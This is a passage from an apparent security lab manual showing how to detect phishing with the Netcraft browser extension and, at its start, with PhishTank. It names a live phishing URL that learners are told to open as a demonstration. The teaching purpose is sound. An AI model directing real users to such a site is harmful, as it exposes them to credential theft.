


IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

Map showing the location of the server (Dallas, Texas).

Legend:



18. If you attempt to visit a website that has been identified as a phishing site by the **Netcraft Extension**, you will see a pop-up alerting you to **Suspected Phishing**.

19. Now, in the browser window open a new tab, type **https://sfrclients.ml/** and press **Enter**.

Note: Here, for demonstration purposes, we are using **https://sfrclients.ml/** phishing website to trigger Netcraft Extension to obtain desired results. You can use the same website or any other website to perform this task.


20. The Netcraft Extension automatically blocks phishing sites. However, if you trust the site, click **Visit anyway** to browse it; otherwise, click **Report mistake** to report an incorrectly blocked URL.

Note: If you are getting an error in opening the website (**https://sfrclients.ml/**), try to open other phishing website.

OR

You will get a **Suspected Phishing** page in the **Firefox** browser.

Note: If you get **Secure Connection Failed** webpage, then use some other phishing website to get the result, as shown in the screenshot.



21. This concludes the demonstration of detecting phishing using Netcraft Extension.
22. Close all open windows and document all the acquired information.

Task 2: Detect Phishing using PhishTank

PhishTank is a free community site on which anyone can submit, verify, track, and share phishing data. As the official website notes, “it is a collaborative clearing house for data and information about phishing on the Internet.” PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications.


In this task, we will use PhishTank to detect phishing.

1. In the **Windows 11** machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **https://www.phishtank.com** and press **Enter**.
2. The **PhishTank** webpage appears, displaying a list of phishing websites under **Recent Submissions**.
